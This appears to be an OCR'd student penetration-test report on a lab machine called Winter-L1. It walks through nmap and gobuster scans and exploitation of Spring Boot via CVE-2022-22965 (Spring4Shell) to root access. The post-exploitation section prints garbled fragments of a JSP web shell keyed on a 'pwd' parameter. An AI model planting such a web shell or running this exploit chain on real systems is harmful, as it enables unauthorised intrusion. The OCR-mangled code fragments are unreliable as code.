Executive Summary

The purpose of this assessment was to indentify vulnerabilities that can lead the system to be exploited and to sever offensive purposes. The tests were carried out assuming the identitiy of an attacker or a malicious user but no harm was made to the functionality or working of the application/network.


1.1 Scope of Testing

Security assesment includes testing for secuirty loopholes in the scope defined below.

Machine: Winter-L1

1.2 Graphical Summary

The below graphical representations from the aseesment results will provide you an overall summary of the severity, respective CVSS Score.



1.3 List of The Vulnerabilities

#	Vulnerability	Severity	CVSS Score
1	Remote Code Execution	Critical	10.0
2	Hijacking The High-Privileged User	Critical	9.2

1.4 Details of Discovered Vulnerabilities

Vulnerability#1

(Critical)

Definition: Remote Code Execution (RCE) is one of the most dangerous vulnerabilities that allows an attacker to remotely run malicious code within the target system on the local network or over the Internet.

Details: The website has this vulnerability due to the application (Spring Boot) on its own. With a search on the Internet, malicious codes that can easily exploit this vulnerability can be accessed.

Vulnerability#2

(Critical)

Definition: Linux has multiple account types. One of them is the user called the root user and has the highest privileges in the system. If the attacker takes over this user, the system will be completely compromised.

Details: When the attacker infiltrates the target's network with an RCE attack, he directly obtains this user. For this reason, he can easily make the changes he wants in the system without any obstacles in front of him.

Attack Narrative

Remote System Discovery

To identify vulnerabilities in the target network, all ports on the system were scanned. Two port were open, one of them is 22nd which belongs to SSH protocol. The other one is 80th which belongs to HTTP protocol. As it can be seen from the information such as the applications found in the port scan, the version numbers of these applications...

```
root@kali:~# nmap -A -p - 192.168.8.105
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 12:21 EDT
Nmap scan report for 192.168.8.105
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:79:6b:22:fb:be:a6:b7:71:a5:c0:5e:1c:da:5a:74 (RSA)
|   256 d4:d2:5b:25:93:5c:cb:63:dc:b7:6c:e8:1c:ee:ef:14 (ECDSA)
|_  256 a2:8a:83:ce:fa:d6:b4:fc:4e:50:29:a4:ca:af:45:c1 (ED25519)
80/tcp open  http
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Content-Type: text/plain;charset=UTF-8
|     Content-Length: 2
|     Date: Thu, 28 Apr 2022 16:44:19 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 200
|     Allow: GET,HEAD,POST,PUT,PATCH,DELETE,OPTIONS
|     Accept-Patch:
|     Date: Thu, 28 Apr 2022 16:44:19 GMT
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 1925
|     Date: Thu, 28 Apr 2022 16:44:19 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-se
lack;} .line {height:1px;background-color:#525D76;border:none;}</style></head><bod
```

Web Server Directory Discovery

A port scan is started to find all possible directories on the web server. Found only 1 directory that might work, /error. This directory enables the discovery of the web server application that cannot be discovered by port scanning.

```
root@kali:~# gobuster dir -u 192.168.8.105 -w Tools/Web/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.8.105
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Tools/Web/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/28 12:47:28 Starting gobuster in directory enumeration mode
===============================================================
/error                (Status: 500) [Size: 73]
```


Exploitation

As a result of the directory scan, it was discovered that the application running on the web server was a framework called Spring Boot. Looking at the discovered vulnerabilities of this application, it is seen that there is an important RCE vulnerability with the number CVE-2022-22965. The system was accessed using this vulnerability.


Spring4Shell-POC (CVE-2022-22965)

Post Exploitation

Once the system is accessed, the attacker automatically gains root access. In this way, the system is completely taken over.



uid=0(root) gid=0(root) groups=0(root) // - if("j".equals(request.getParame
while((a=in.read(b))!=-1){ out.println(new String(b)); } } - - if("j".equals(re
byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } -



root // - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.ge
String(b)); } } -

Prepared By

Altay Yücetaş – METU CENG